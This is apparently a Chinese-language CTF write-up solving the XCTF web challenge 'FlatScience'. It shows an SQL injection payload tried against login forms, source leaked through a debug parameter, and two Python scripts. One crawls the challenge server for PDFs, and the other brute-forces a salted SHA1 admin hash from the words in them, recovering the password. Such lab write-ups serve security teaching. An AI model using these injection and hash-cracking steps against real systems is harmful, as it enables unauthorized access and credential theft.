FlatScience XCTF web进阶区FlatScience详解

原创

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
FlatScience XCTF web进阶区FlatScience详解

目录扫描


日常扫描一波目录，发现了一个admin.php和login.php



测试注入，万能密码

去看看admin.php和login.php

admin.php 测试了下注入 没啥效果，审查元素看到题目也提示了，干不动这



Admin-Panel

ID:

admin' or 1=1#

Password:

Submit

Nono! Stahp?!

Flux Horst (Flux dot Horst at rub dot flux)

再看看login.php，测试了下，报错了，nice，审查元素看到提示有个debug的参数

Login


Login Page, do not try to hax here plox!
ID:
admin' or 1=1#
Password:

Submit

Warning: SQLite3::query(): Unable to prepare statement: 1, unrecognized token: "#" in **/var/www/html/login.php** on line **47**


Some Error occourred!

Flux Horst (Flux dot Horst at rub dot flux)





测试一下添加debug参数过后，暴露了源码，发现密码是sha1再加盐，最后再存到数据库的，看到了sqlite3 一脸懵逼这个sqlite用的太少了（主要是我太菜了～～～）然后就去学习了下sqlite相关的语法

https://www.cnblogs.com/xiaozi/p/5760321.html





果然有效果，之前暴露的代码里面就是把返回的结果设置到cookie里了，我们再把这个返回的数据解码一下






看到这个表里面有几个字段 查查账号密码和hint字段








看到这个hint 我感觉就非常不妙，说最喜欢的词在paper，我人傻了这么多url 还有pdf
但是莫法手动去找啊，一篇就是几千个单词，写程序吧。

获取所有的PDF的URL，并下载到本地，这里要用下递归

```
import re

import requests

regular_pdf = '[a-fA-F0-9]{32,32}.pdf'
regular_url = '\d/'
root_url = 'http://111.200.241.244:57162/'
pdf_list = []


def get_url(url):
    result = requests.get(url + "index.html")
    if result.status_code == 404:
        return
    re_url = re.findall(regular_url, result.text)
    print(re_url)
    re_pdf = re.findall(regular_pdf, result.text)
    for pdf in re_pdf:
        pdf_list.append(url + pdf)
    if re_url:
        for suffix_url in re_url:
            get_url(url + suffix_url)
    else:
        return


def download_pdf(pdf_list):
    for pdf_url in pdf_list:
        result = requests.get(pdf_url)
        file = open(r'/Users/yingjun/PycharmProjects/Test/pdf/' + pdf_url[-36:], 'wb')
        file.write(result.content)
    pass


get_url(root_url)
print(pdf_list)
download_pdf(pdf_list)
```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
e4da3b7fbbce2345d7772b0674a318d5.p
eccbc87e4b5ce2fe28308fd9f2a7baf3.pd
Check.py
GetPDF.py

把PDF所有的单词全部搞出来 一个个加密对和密码对比

```
import hashlib
import pdfplumber
import os

crypto_password = '3fab54a50e770d830c0416df817567662a9dc85c'
words_list = []
pdf_path = []

root_path = '/Users/yingjun/PycharmProjects/Test/pdf/'


def crypto_str(word):
    word = word + 'Salz!'
    # print(word)
    encrypts = hashlib.sha1(word.encode("utf-8")).hexdigest()
    return encrypts


def get_content(path):
    pdf = pdfplumber.open(path)
    for page in pdf.pages:
        content = page.extract_text()
        words_list.extend(content.split(' '))


def get_pdf_name(path):
    filelist = os.listdir(path)
    for item in filelist:
        pdf_path.append(item)


get_pdf_name(root_path)
for path in pdf_path:
    get_content(root_path + path)

for word in words_list:
    word = word.replace('\n', '')
    encrypts = crypto_str(word)
    if encrypts == crypto_password:
        print("-------------------------找到了-----------------------------------")
        print(word)
```

找到了。nice！！！！ThinJerboa



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